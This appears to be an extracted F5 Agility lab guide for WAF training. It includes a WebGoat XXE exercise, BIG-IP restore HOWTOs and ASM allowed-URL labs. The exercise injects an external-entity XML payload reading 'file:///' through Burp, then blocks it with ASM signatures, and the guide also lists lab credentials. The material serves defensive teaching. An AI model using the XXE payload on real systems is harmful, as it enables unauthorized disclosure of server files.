	New Window	New Private Window	Save Page
		\bigcirc	∢⊒⊳
	Print	History	Full Screen
tion	Q	Q.	
	Find	Preferences	Add-ons
	Je .	Ope	n preferences

4. Then select Advanced > Network, under "Connection" click "Settings".

	General	Data Choices	Network	Update	Certificates	
ntent				-		
plications	Connection	1				
vacy	Configure ho	w Firefox connects	to the Intern	et		S <u>e</u> ttings
curity	Cached We	b Content				
nc	Your web cor	ntent cache is curre	ently using 73	3.7 MB of dis	k space	<u>C</u> lear Now
		automatic cache r	nanagement			
vanced	<u>L</u> imit cac	he to 350	MB of space			
	Offline Web	Content and Us	ser Data			
	Your applicat	ion cache is curre	ntly using 0 b	ytes of disk	space	Clear <u>N</u> ow
	✓ <u>T</u> ell you v	when a website asl	cs to store da	ta for offline	use	E <u>x</u> ceptions
	The following	g websites are allo	wed to store (data for offlir	ne use:	
						Remove.

5. Set your proxy settings to manual as shown in the screenshot below, click "Ok".

Connectio	n Settings	
Configure Proxies to Access the Inte No proxy Auto-detect proxy settings for this ne		
<u>U</u> se system proxy settings		
Manual proxy configuration:		
HTTP Proxy: 127.0.0.1	<u>P</u> ort: 8	080 ÷
U <u>s</u> e this proxy serv	er for all protocols	
SS <u>L</u> Proxy:	P <u>o</u> rt:	0 -
ETP Proxy:	Po <u>r</u> t:	0 📩
SO <u>C</u> KS Host:	Por <u>t</u> :	0 📩
SOC <u>K</u> S v4 ● SOC <u>N</u> o Proxy for:	CKS <u>v</u> 5	
Example: .mozilla.org, .net.nz, 192.16 <u>A</u> utomatic proxy configuration URL:	58.1.0/24	
		R <u>e</u> load
Do not prompt for authent <u>i</u> cation if pa Proxy <u>D</u> NS when using SOCKS v5		
<u>H</u> elp	Cancel	OK

- 5. From the jumphost desktop, launch Burp Suite using the icon on the desktop. If you are prompted to update Burp, ignore this pop-up by clicking "Close".
- Select Temporary Projects and click Next.
- Leave Defaults checked and click "Start Burp"
- Select the "Proxy" tab and then turn intercept off.

8			Burp	Suite Co	mmunity E	dition v1.	7.35 - Temporar	y Project
Burp Intruder Repeater W	/indow Help							
Target Proxy Spider	Scanner Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options
Intercept HTTP history	WebSockets history	Options						
Forward	Drop	pt is off	Action					
		(
Raw Hex								

An XXE Vulnerability

- 1. Login to WebGoat using firefox f5student/password.
- 2. Select "Injection Flaws" and then select "XXE".
- 3. If XML or XML External Entities are new to you, then please start from the begging and read through parts 1 and 2 in the WebGoat Lesson.

4. Under part 3, enter a comment to familiarize yourself with the application. *To complete the lesson, you will need to figure out how to list the contents of the root directory utilizing this submission form.*

5. Enter the following statment in the field and click submit. What does this tell us?

:: &xxe;

6. So we know that an XML External Entity can be utilized with this form, but we will need to manipulate a request.

Manipulating the Request

1. In Burp Suite turn Intercept back to on.

Note: The firefox browser is being pointed to localhost as a proxy and therefore Burp may intercept the request.


- 2. Submit another comment using something simple like "test" or "abc".
- 3. Burp should come back to the front, but if not switch to Burp to examine the request.

Burp Suite Community Edition v1.7.35 - Temporary Project		+ ×
Burp Intruder Repeater Window Help		
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts		
Intercept HTTP history WebSockets history Options		
Request to http://10.1.10.145:80		
Forward Drop Intercept is on Action	Comment this item	
Raw Params Headers Hex XML		
DST /WebGoat/xxe/simple HTTP/1.1		
ost: 10.1.10.145		
ier-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0 .cent: #/#		
ccept: */* ccept-Language: en-US,en;q=0.5		
cept-Encoding: gzip, deflate		
eferer: http://10.1.10.145/WebGoat/start.mvc		
ontent-Type: application/xml		
Requested-With: XMLHttpRequest		
ontent-Length: 58		
opkie: T59187e2a3=01cfaa7b54c774d436be7782dfa9787a17d515c75dbb42d8d3aa0db7a6c8d6932080e539c7fdb6e9a70c7663915808a862ffbeb74a714958480c3931253b9d3		
<pre>SESSIONID=1E9A899EA9A93F840008F5E02129FEC9; TS016db99c=01cfaa7b644b6311cd9c95a2c4180674ed41f88234c09a4ffd98ed245fc3aea2cc63fel13b061cc5092be9c14: pnection: close</pre>	rce23a2b04/6acb3/	
American crose		
?xml version="1.0"?> <comment> <text>123</text></comment>		

4. Edit the request with the following XML.

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///" >]>
<comment>
<text>abc&xxe; </text>
</comment>
```

There should be an XML document on your desktop named xxe which you may paste from to save time, but please read and understand the request.



- 5. Click Forward to pass the request on to the server and make sure you forward any remaining requests before turning intercept back off.
- 6. What was the result?

Mitigate an XXE attack

- 1. Login to the BIG-IP as before with admin/password.
- 2. Browse to Local Traffic > Virtual Servers > asm_vs and select "Policies" under the security tab.
- 3. Make sure "ASM241" is selected as your Application Security Policy and that you have "Log Illegal Requests" as your Log Profile. Click "Update" if any changes are made.


Local Traffic >> Virtual Ser	Local Traffic » Virtual Servers : Virtual Server List » asm_vs					
🗱 🗸 Properties		Security 👻	Statistics 🗾			
Policy Settings						
Destination	10.1.10.145	80				
Service	HTTP					
Application Security Policy	Enabled	Policy: ASM241	•			
Service Policy	None	-				
IP Intelligence	Disabled	•				
DoS Protection Profile	Disabled	•				
Log Profile	/Common	elected	Available /Common L7-DOS_BOT_ Log all reques global-networ local-dos	.ogger ts		
Update						

- Go to Security > Application Security > Attack Signatures and make sure your current edited policy is ASM241.
- 5. Under Policy Attack Signatures, select "Signature name contains" and enter "External" before clicking Go.
- 6. Select the following signatures and click enforce. Click "Apply Policy".

÷ -	+ Attack Signatures	
Curre	arrent edited security policy ASM241 (blocking)	Apply Policy
	icy Attack Signatures isignature name contains	Total Entries:
		alting for additional traffic samples C Learning suggestions available S Ready to be enfor
	Legend: 🕢 Wait A Signature Name External entity DOCTYPE injection attempt	alting for additional traffic samples 🖓 Learning suggestions available 🤗 Ready to be enfor
_	▲ Signature Name	Signature ID Staging Learn Alarm Block Enable
	Signature Name External entity DOCTYPE injection attempt External entity DOCTYPE injection attempt (Parameter)	
	Signature Name External entity DOCTYPE injection attempt External entity DOCTYPE injection attempt (Parameter)	Image: Signature ID Staging Learn Alarm Block Enable 200018037 Yes 🐼 Yes No No Yes 200018036 Yes 🐼 Yes Ves No No Yes

- 7. Using Burp suite and firefox, turn intercept back on we will run the same test, manipulating the request.
- 8. Submit another comment that is different from the previous, something simple like "test1" or "abc1".
- 9. Burp should come back to the front, but if not switch to Burp to examine the request.
- 10. Edit the request with the following XML.

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///" >]>
<comment>
<text>abc1&xxe;</text>
</comment>
```



11. Forward the request. What happens this time?

Check your logs

- 1. On BIG-IP go to Security > Application Security > Event Logs > Application > Requests.
- 2. You should see an entry that trigger the now enforced Attack Signatures.

Security » Event Logs : Applica	tion : Requests							
Application Protocol Network DoS Bot Defense Logging Profiles								
Q + It Date + Newest +	R ▼ Illegal Requests: Illegal F	Requests 🗶					⇔ - ⊺	otal Entries: 5
 [HTTP] /WebGoat/xxe/simple 10.1.10.51 01:10:20 2018-07-26 	2 N/A -	Delete Request Export Request Accept Request T I Attack signature detected [1] * C				2 3		
 [HTTP] /user/login 10.1.10.51 13:56:16 2018-07-25 	3 302	▼ O Allack signature of ▼ O Malformed XML d	lata [1] → C				Basic A	All Details
[HTTP] /WebGoat/csrl/review 3 ● 10.1.10.51 ● 12:06:13 2018-07-25 302		Geolocation → ▼ ● N/A Source IP Address → ▼ ● 10.1.10.51:34200			Time Violation Rating	7 2018-07-26 01:10:20 7 2		se
[HTTP] /WebGoat/csrf/review 10.1.10.51 12:04:06 2018-07-25	3 O 302	Session ID -	▼ 989d806a4e26b406		Attack Types	Tother Application Attacks		
Introl (WebGoat/csrf/review)	Request 327 bytes.			Response N/A				
12:02:01 2018-07-25	302	POST /WebGoat/xxe/simple HTTP/1.1 Host: 10.1.10.145 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: */* Accept-Language: en-US,en;q=0.5						

3. What is another way that ASM could be used to mitigate XXE injection?

Hint: Take a look at the Application Security > Content Profiles > XML Profiles. The Default profile is applied to all http and https requests.

4. Turn intercept back to off and close Burp Suite. Then return to your firefox settings and change the proxy settings back to "No Proxy".

4.11.2 Review

This concludes Lab 8.

XML External Entities are used for valid reasons.

The real issue is that their use enables an XML parser and possibly makes it publicaly available.

Work with your Application teams to make sure the use of XML parsers is limited.

4.12 HOWTOs: Index

This section contains useful HOWTOs

4.12.1 HOWTO - Restore a BIGIP from UCS

This HOWTO document describes the changes required to restore a BIGIP in the Lab Environment

Situations from the lab may cause the need to restore a BIGIP, the lab is seeded with 3 UCS files per BIGIP (matching the modules) from different parts of Class 1.

Credential reminder: GUI: adminadmin SSH: rootdefault

Task 1 - Import the existing UCS into BIG-IP

UCS files are located in the **in_case_of_emergency** folder on desktop of the Linux Jumphost Complete the following steps:

- 1. Login to the BIG-IP GUI
- 2. Click System -> Archives -> Upload
- 3. Click Choose File find the desired UCS in the specified folder and open
- 4. Click Upload

Task 2 - Use TMSH to restore the UCS

Because the dynamic license within this environment we must specify the no-license flag, which is only available via TMSH commands.

Complete the following steps:

- 1. Open Root Terminal from the Desktop
- 2. SSH in the BIGIP needing the UCS restore, example ssh root@10.1.1.10
- 3. Issue the tmsh command to switch shells
- 4. To restore the specific UCS file issue the following command: load sys ucs (name_of_ucs) no-license

4.12.2 HOWTO - Restore a BIGIP from UCS

This HOWTO document describes the changes required to restore a BIGIP in the Lab Environment

Situations from the lab may cause the need to restore a BIGIP, the lab is seeded with 3 UCS files per BIGIP (matching the modules) from different parts of Class 1.

Credential reminder: GUI: adminadmin SSH: rootdefault

Task 1 - Import the existing UCS into BIG-IP

UCS files are located in the in_case_of_emergency folder on desktop of the Linux Jumphost

Complete the following steps:

- 1. Login to the BIG-IP GUI
- 2. Click System -> Archives -> Upload
- 3. Click Choose File find the desired UCS in the specified folder and open
- 4. Click Upload

Task 2 - Use TMSH to restore the UCS

Because the dynamic license within this environment we must specify the no-license flag, which is only available via TMSH commands.

Complete the following steps:

- 1. Open Root Terminal from the Desktop
- 2. SSH in the BIGIP needing the UCS restore, example ssh root@10.1.1.10
- 3. Issue the tmsh command to switch shells
- 4. To restore the specific UCS file issue the following command: load sys ucs (name_of_ucs) no-license

4.12.3 HOWTO - Update Existing iApp templates to Work with iWorkflow v2.1

This HOWTO document describes the minimal changes required to update an existing iApp template and add a version number to the template name.

Adding the version number allows the iApp template to be used by iWorkflow v2.1 and later. Versioning is required to enable iApp templates to be installed across many BIG-IP devices in a production-safe manner.

Without version information it is possible that iApp templates could be overwritten leading to deployment failures and/or outages.

Task 1 - Export the existing iApp from BIG-IP

The iApp template can be exported from a BIG-IP system where it has been installed. The file has a .tmpl extension and is a plaintext, readable format.

Complete the following steps:

- 1. Login to the BIG-IP GUI with admin credentials
- 2. Click iApps -> Templates
- 3. Find the desired template in the list and click the template name to open it
- 4. Scroll to the bottom of the page and click the 'Export' button
- 5. Click the Download: ... button and save the file to your computer

Task 2 - Edit the Exported template

We will now edit the template name to add a version number. iWorkflow currently supports the following formats:

- template_name_v1.0_0
- template_name.v.1.0.0
- /<partition>/template_name.v1.0.0

Complete the following steps:

- 1. Open the previously saved .tmpl file in a text editor
- 2. Perform a text search for sys application template

Example:

```
1 cli admin-partitions {
2     update-partition Common
3  }
4 
5  sys application template my_template_name {
```

6 actions {
7 definition {
8 implementation {

3. Modify the template name to include a version number using one of the formats specified at the beginning of this task.

Example:

4. Save the file

Task 3 - Import the iApp template to iWorkflow

The updated iApp template is now ready to be imported to iWorkflow. Instructions on how to do this can be found at:

https://devcentral.f5.com/wiki/iWorkflow.iWorkflowOpsGuide_7.ashx

Class 5: ASM 341 - High and Maximum Security

Welcome to F5's Agility Labs, 2018 edition! This lab will focus on how to progress your application security to the limits of what F5's WAF, ASM, can offer. We'll be using tools spanning both positive and negative security to show you how to best protect your application from today's threats.

The goal of this lab series is to help security administrators become familiar with the tools and techniques available to protect a web application. The final lab section deals with some of the more complicated means avaiable that should be implemented after the techniques in ASM141 and ASM241 have already been explored.

This series of ASM labs is based on:

Succeeding with Application Security

Here is a complete listing of all ASM classes offered at this year's agility:

- · ASM141 Good WAF Security Getting started with ASM
- ASM241 Elevated WAF Security Elevating ASM Protection
- · ASM341 High and Maximum WAF Security Maximizing ASM Protection
- ASM342 WAF Programmability Enhancing ASM Security and Manageability

5.1 Lab Environment & Topology

Warning: All work is done from the Linux client/jumphost (client01), which can be access via RDP (Windows Remote Desktop) or ssh. No installation or interaction with your local system is required.

All pre-built environments implement the Lab Topology shown below. Please review the topology first, then find the section matching the lab environment you are using for connection instructions.

5.1.1 Environment

Linux client (client01):

• Web Attack Tools: (Only used in 141,241,341 classes)

- Goldeneye HTTP DOS Tool
- Metasploit Pen testing framework
- nmap/nping Network mapper
- Slowhttptest HTTP DOS Tool
- wapiti web application auditor
- w3af web application auditor
- Burp Suite Community Edition HTTP Request Manipulation
- Api Tools: (Only used in 342 Programmability class)
- Ansible Automation platform
- · curl command line webclient, will be used to interact with the iControl Rest API
- · Postman Graphical based Restful Client, will be used to interact with the iControl Rest API
- python general programming language used to interact with the iControl Rest API

Linux server (server01): (Only used in 141,241,341 classes)

· WebGoat 8 - deliberately insecure web application

5.1.2 Lab Topology


The network topology implemented for this lab is very simple, since the focus of the lab is Control Plane programmability rather than Data Plane traffic flow we can keep the data plane fairly simple. The following components have been included in your lab environment:

- 1 x Ubuntu Linux 18.04 client, with client tools installed aptly named: client01
- 1 x F5 BIG-IP VE (v13.1.0.5) running ASM and LTM aptly named: bigip01
- 1 x Ubuntu Linux 18.04 server, with webgoat 8 installed aptly named: server01

The following table lists VLANS, IP Addresses and Credentials for all components:

Component	mgmtnet IP	clientnet IP	servernet IP	Credentials
Linux Client	10.1.1.51	10.1.10.51	N/A	https-
(client01)				f5student:password
Bigip (bigip01)	10.1.1.245	10.1.10.245	10.1.20.245	https -
				admin:password
				ssh -
				f5student:password
Linux Server	10.1.1.252	N/A	10.1.20.252	ssh -
(server01)				f5student:password

A graphical representation of the lab:



Note: External links are not required reading for the lab, rather supplemental if you you would like to get a different take or additional info.

Note: Replace all instances of
bigip> with the management ip of the bigip1, 10.1.1.245. Replace password with the pssword provided by the instructor.

5.2 Module 1: Positive Security

Expected time to complete: 1.5 hours

This first module covers the following topics:

5.2.1 Lab 1.1: Allowed URL List

Task 1 - Create a Security Policy and Enable Logging

- 1. Browse to the BIGIP management console by opening FireFox and clicking on the **bigip01** shortcut.
- 2. Login with the credentials username: f5student and the password: password.
- 3. Create a new ASM policy by navigating to Security -> Application Security -> Security Policies.
- 4. Click **Create New Policy** and fill in the page as follows, using lab1 as the name, then click **Create Policy**.

Note: If you find the images difficult to read, you can click on them to zoom in.

Security » Application Security : Security	/ Policies : Policies List			
🔅 🗸 Policies List Policy Groups		y Diff		
Create Policy Cancel				
On this screen you can configure policy setti Once a policy is configured, some settings of			olicies.	
Policy Name	lab1			Specifies the unique name of the policy.
	Partition: Common			
Description				Specifies an optional description of the policy. Type in any helpful details about the
Policy Type	Security	Parent		Select a policy type: Security for an application security policy that you can apply order to attach Security policies to it, inheriting its attributes. Parent policies cannot
Policy Template	Rapid Deployment Poli	icy		Choose a policy template for this policy.
Virtual Server	asm_vs (HTTP)		۲	Select an Existing Virtual Server if you already configured one (An existing Virtual assigned to it and it is not using any Local Traffic Policy controlling ASM) and you have not configured one, or None if you want to manually associate the newly crea
				time.
Learning Mode	Automatic Manu	al Disabled		Select how ASM handles the policy building process: Automatic will automatically Manual will require the administrator to accept every suggestion, and Disabled wil suggestions. Note that an administrator can accept suggestions manually even in A
Enforcement Mode	Transparent	Blocking		Specifies how the system processes a request that triggers a security policy violati
Application Language	Unicode (utf-8)		۲	Specifies the language encoding for the web application, which determines how the
Server Technologies	Select Server Technolog	gy	•	Selecting one or more Server Technologies will add specific protections for the sele will add attack signatures that cover known PHP vulnerabilities).
Signature Staging	Enabled	Disabled		Displays whether the signature staging feature is active.
Enforcement Readiness Period	7 days			How many days, since they were last changed, both security policy entities and att system suggests you enforce them.
Policy is Case Sensitive	Enabled	Disabled		Displays whether the security policy treats file types, URLs, and parameters as case
Differentiate between HTTP/WS and HTTPS/WSS URLs	Enabled	Disabled		Specifies, when enabled, that the security policy configures URLs specific to a prot between HTTP/WS and HTTPS/WSS URLs.

- 5. Navigate to Local Traffic -> Virtual Servers and select the "asm_vs" virtual server.
- 6. Click the Security tab and select policies to view Policy settings.

Local Traffic » Virtual Ser	vers : Virtual Sei	rver List » asm_vs
🚓 🚽 Properties	Resources	Security - Statistics
		Policies
General Properties		
Name	asm_vs	
Partition / Path	Common	
Description		
Туре	Standard	T
Source Address	0.0.0/0	
Destination Address/Mask	10.1.10.1	45
Service Port	80	HTTP V
Notify Status to Virtual Addre	ess 🗹	
Availability	Unknow	vn (Enabled) - The children pool member(s) either don't have service checking enabled, or service check r
Syncookie Status	Off	
State	Enabled	•

7. Enable "Log Profile" then add the "Log All Requests" profile as shown below, and click Update.

	Enabled 💌 Selected	Availal
Log Profile	/ Common Log all requests	/Common Log illegal r global-netw local-dos

- 8. Finally, lets configure this ASM policy to Alarm on "Illegal URLs". Navigate to **Security -> Application Security -> Security Policies**.
- 9. Click "View Learning and Blocking Settings".

Security » Application Security : Security Policies : Policies List						
Policies List Policy Groups	Policies Summary Policy Diff					
	,					
□ Q - It Name - A to Z ↑						
✓ lab1 asm_vs	Delete Apply Save as Template	Export - Save Changes				
	Policy Summary					
	On this screen you can configure policy settings for new policies and review policy settings for existing polic Once a policy is configured, some settings on this page will have a link for editing the setting.					
	Policy Name	lab1 🔊				
		Partition / Path: /Common				
	Description	Rapid Deployment Policy				
	Policy Type	Security				
	Policy Template	Rapid Deployment Policy				
	Parent Policy	None				
	Version	2018-08-02 19:11:24 Z Source Host Name: bigip01.f5demo.agility Source Policy Name: /Common/lab1				
	Application Language	Unicode (utf-8)				
	Virtual Server	asm_vs 🗷				
	Enforcement Mode	Transparent				
		View Learning and Blocking Settings 🗷				

- 10. Expand the "URLs" dropdown and check Alarm for "Illegal URL".
- 11. Click Save and then click Apply Policy.

I	Security » Application Security : Policy Building : Learning and Bloc	king Settings	
	Current edited security policy lab1 (blocking) V		
	General Settings		Note: Click Save to retain any change
	Enforcement Mode - Blocking -		
	Learning Mode - Manual -		
	Learning Speed - Medium		
	Policy Building Settings		Bloc
	Policy General Features		
	► HTTP protocol compliance failed - (3 out of 19 subviolations are enal	eled) 🖉 Learn 🖉 Alarm 🖉 Block	
	Attack Signatures		
	Evasion technique detected - (0 out of 8 subviolations are enabled)	🖉 Learn 🖉 Alarm 🖉 Block	
	▶ File Types		
	▼ URLs		
	Learn New HTTP URLs Never (wildcard only)	/hen false positives occur the system will suggest to relax the settings of the wildcard URL.	
	Maximum Learned HTTP URLs 10000		
	Learn New WebSocket URLs Selective V	/hen false positives occur, the system will add/suggest to add an explicit URL with relaxed settings that avoid the false positive.	
	Maximum Learned WebSocket URLs 100		
	Learn Alarm Block Violation		
	Binary content found in text only We	bSocket -	
	🔲 🖉 📄 Illegal URL 🗸		
	Illegal WebSocket binary message	angth 🗸	
	Illegal WebSocket extension -		

Task 2 - Examine the Allowed URLs list


- 1. Open a new firefox tab and login to http://10.1.10.145/WebGoat (credentials are f5student / password).
- 2. Explore around the app. Notice as you click between (for instance) **Injection Flaws** and **Authentication Flaws** that the URL changes to correspond to the page. We can use this information to build our ASM policy.
- 3. Return to the BIG-IP UI and navigate to Security -> Application Security -> URLs -> Allowed URLs
- 4. Our WAF is currently set to allow **any** URL as represented by the wildcard entries.

Security » Application Security : URLs : Allowed URLs : Allowed HTTP URLs								
⇔ ⇔	Allowed URL	.s 🔻	Disallowed UF	≀Ls 👻	Wildcards Order 🛛 🔫	Character Set	Flows List	
Curre	ent edited secur	ity policy	lab1 (blocking)	•				
Allowe	d URLs List							
URL	Contains		Go	Enforce	ement Readiness All	•	Show Filter Detail	s ¥
-	Protocol 🔺	JRL						
	HTTPS] *							
[HTTP] *							
Enfo	orce Delete	e Del	ete All					

5. We can verify the WAF is seeing the traffic by navigating to **Security -> Event Logs -> Application** -> **Requests** and inspecting the entries.

Mai	in Help	About	Secur	ity » Even	it Logs : .	Application	Requests					
Ma s	tatistics		. ⇔ -	Applicatior	1 ·	 Protocol 		Network		DoS	▼ Bot Defen	se
_							-					
iA 🧓	Apps			λ- ↓↑ Date	e 🗸 New	est 🕹 📕 🗸	Illegal Requ	uests: Illega	I Requests	×		
S D	NS				No rec	cords to displ	ау					
(j) L	ocal Traffic								NIa		4 . 6	-
	cceleration									reques	is toun	a
	ocontration								Trv t	o change	vour filter	
D 🚍	evice Management								,	e enange	,	
🌍 s	ecurity											
	Overview	Þ										
	Application Securit	y F										
	Protocol Security	Þ										
	Network Firewall	Þ										
	DoS Protection	÷										
	Event Logs		Applicat	tion	-	Requests						
	Reporting	F	Protoco	l.	+	Event Corre	elation					
	Security Updates	F	Network	¢	+	Brute Force	Attacks					
	Options	Þ	DoS			Web Scrap	ng Statistics					

6. Don't forget to clear the "Illegal Requests" filter, so that legal requests will be displayed!



Task 3 - Modify the Allowed URLs List

- 1. Return to the Allowed URLs list.
- 2. Delete the HTTP and HTTPS Wildcard entries.

Security » Application Security : URLs : Allowed URLs : Allowed HTTP URLs									
🕁 🚽 Allowed URLs	- Disallowed U	JRLs 👻 Wildca	ards Order 🛛 🔫	Character Set	Flows List				
Current edited security policy lab1 (blocking)									
Allowed URLs List									
URL Contains Go Enforcement Readiness All Show Filter Details									
Protocol	▲ URL								
[HTTPS]	×								
(HTTP]	*								
Enforce Delete All									

- 3. Click the **Apply Policy** button.
- 4. Attempt to browse the test site http://10.1.10.145/WebGoat , what are your results?
- 5. We are still able to browse because our policy is not configured to block for Illegal URLs. Return to the "View Learning and Blocking Settings" page.

Security » Application Security	Security » Application Security : Security Policies : Policies List								
Delicies List Policy	Groups	Policies Summary	Policy Diff						
□ Q ↓ ↑ Name → A to Z ↑									
✓ lab1	asm_vs	Delete Apply	Save as Template	Export 👻	Save Changes				
			Policy Summary						
					cies and review policy settings for existing policies. nave a link for editing the setting.				
		Policy Name	licy Name lab1 🖻						
				Partition / Path: /Common					
		Description		Rapid Deployment Policy					
		Policy Type		Security					
		Policy Template		Rapid Deployment Policy					
		Parent Policy		None					
		Version		2018-08-02 19:11:24 ⊠ Source Host Name: bigip01.f5demo.agility Source Policy Name: /Common/lab1					
		Application Langu	age	Unicode (utf-8)					
		Virtual Server		asm_vs 🗷					
		Enforcement Mode)	Transparent					
				View Learni	ng and Blocking Settings 🗷				

6. Check the Block box for Illegal URLs. Click Save followed by Apply Policy.

Security » Application Securit	ly : Policy Building : Learning and B	locking Settings		
🔅 🗸 Traffic Learning Learn	ning and Blocking Settings			
Current edited security policy lat	b1 (blocking) 🔻			
General Settings				Note: Click Save to retain any changes you mad
Enforcement Mode -	Blocking •			
Learning Mode -	Manual			
Learning Speed -	Medium 🔻			
Policy Building Settings				Blocking Settin
Policy General Features				
HTTP protocol compliance fa	ailed 🕶 (3 out of 19 subviolations are e	nabled) 🗹 Lea	m 🗹 Alarm 🕑 Block	
Attack Signatures				
Evasion technique detected	 (0 out of 8 subviolations are enabled) 🗹 Lea	rn 🗹 Alarm 🗹 Block	
File Types		7		
▼ URLs		7		
Learn New HTTP URLs	Never (wildcard only) V	When false positives occur	the system will suggest to relax the settings of the wildcard URL.	
Maximum Learned HTTP UR	RLs 10000			
Learn New WebSocket URLs	s Selective T	When false positives occur,	the system will add/suggest to add an explicit URL with relaxed settings that avoid the false positive.	
Maximum Learned WebSock	tet URLs 100			
🗆 Learn 📄 Alarm 📄 Ble	ock Violation			
	Binary content found in text only	WebSocket -		
	Illegal URL -			

- 7. Attempt to browse the test site http://10.1.10.145/WebGoat , what are your results?
- 8. Return to the Allowed HTTP URLs and add an Allowed URL. Click the **Create** button and create an allowed URL with the following settings:

Security >> Application Security : URLs : Allowed URLs : Allowed HTTP URLs >> New Allowed HTTP URL.							
Current edited security policy lab1 (blocking)							
Create New Allowed URL Basic							
URL Example: *	Wildcard VWebGoat/*						
Perform Staging	Enabled						
URL Description							
Attack Signatures Meta Characters	S						
Check attack signatures on this	URL						
Click here to load Signatures List							
Cancel Create	Cancel Create						

9. Click Apply Policy.

10. Test site again, are you able to browse?

Task 4 - Create Explicit Allowed URLs with Manual Traffic Learning

- 1. Now that we've seen how wildcard URLs work, let's get the site to work with explicit URLs.
- 2. Delete the Wildcard URL /WebGoat/* .
- 3. Click Apply Policy.
- 4. Due to the number of URLs actually involved in making our application work, we'll see if we can use manual traffic learning to make the Login page render properly.

Note: It is much easier to use the automatic policy builder or manaul traffic learning starting with wildcard URL entries. We're doing it this way so that you'll get a better understanding of how ASM works under the hood.

5. Return to the learning and blocking settings page once more and configure ASM to always learn URLs:

	Policy Build	ling Settin	gs		Blocking Settings S	earch:
	Policy Gene	eral Featur	es			
	HTTP proto	col compl	iance faile	d - (3 out of 19 subviolations are enabled)		
	Attack Sign	atures				
	• Evasion tec	hnique de	tected + (C	out of 8 subviolations are enabled)		
	File Types					
	URLs					
	Learn New	HTTP URI	Ls	Always Choose this option if you would like to create a comprehensive whitelist police	y that includes all of the we	bsite U
	Maximum I	Learned HT	TP URLs	10000		
	Learn New	WebSocke	et URLs	Selective When false positives occur, the system will add/suggest to add an explicit UF	RL with relaxed settings tha	ıt avoid
Maximum Learned WebSocket URLs 100						
	🗌 Learn	🗌 Alarm	Block	Violation		
				Binary content found in text only WebSocket -		
				Illegal URL -		
				Illegal WebSocket binary message length -		

- 6. Click save then Apply Policy.
- 7. Now, attempt to load the login screen again (http://10.1.10.145/WebGoat/login) then return to the Requests log at Security -> Event Logs -> Application -> Requests.
- 8. Find the entry for the login page and click Accept Request.

□ Q - ↓↑ Date - Newest ↓ ■ Illegal Re	equests: Illegal F	Requests 🔀						
 [HTTP] /WebGoat/login 10.1.10.51 	3 O N/A	Delete Request	Export Request	Accept Request	— 			
16:21:31 2018-08-10		▼ 🕄 Illegal URL [1] -	C					
[HTTP] /WebGoat/css/font-awesome.min.css 3 10.1.10.51 16:19:18 2018-08-10 200		▼ [HTTP] /WebGoa	▼ [HTTP] /WebGoat/login					
[HTTP] /WebGoat/css/img/logoBG.jpg	3	Geolocation -	🔻 🎱 N/A			Time	7 2018-08-10 16:21	
10.1.10.51 16:19:18 2018-08-10	200	Source IP Address -	▼ 🕄 10.1.10.9	▼ 3 10.1.10.51:39888		Violation Rating	▼ 3 Reques	
[HTTP] /WebGoat/css/animate.css	3	Session ID -	₹ 43eff3556c8a19c0			Attack Types	Forceful Browsing	
10.1.10.51 16:19:18 2018-08-10	200					71	,	
[HTTP] /WebGoat/css/main.css	3	Request				Response N/A		
10.1.10.51 16:19:18 2018-08-10	200	Request actual size:	731 bytes.					
[HTTP] /WebGoat/login	3	GET /WebGoat/1 Host: 10.1.10.		.1				
10.1.10.51 16:19:18 2018-08-10	200	Connection: keep-alive						
		Cache-Control:	0					
[HTTP] /WebGoat/plugins/bootstrap/css/b 10.1.10.51	3	Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck						
16:19:18 2018-08-10	200	3396.87 Safari		,			(
					,applicat:	ion/xml;q=0.9,i	image/webp,image/a	
		Accept-Encodin	0 0 1.					
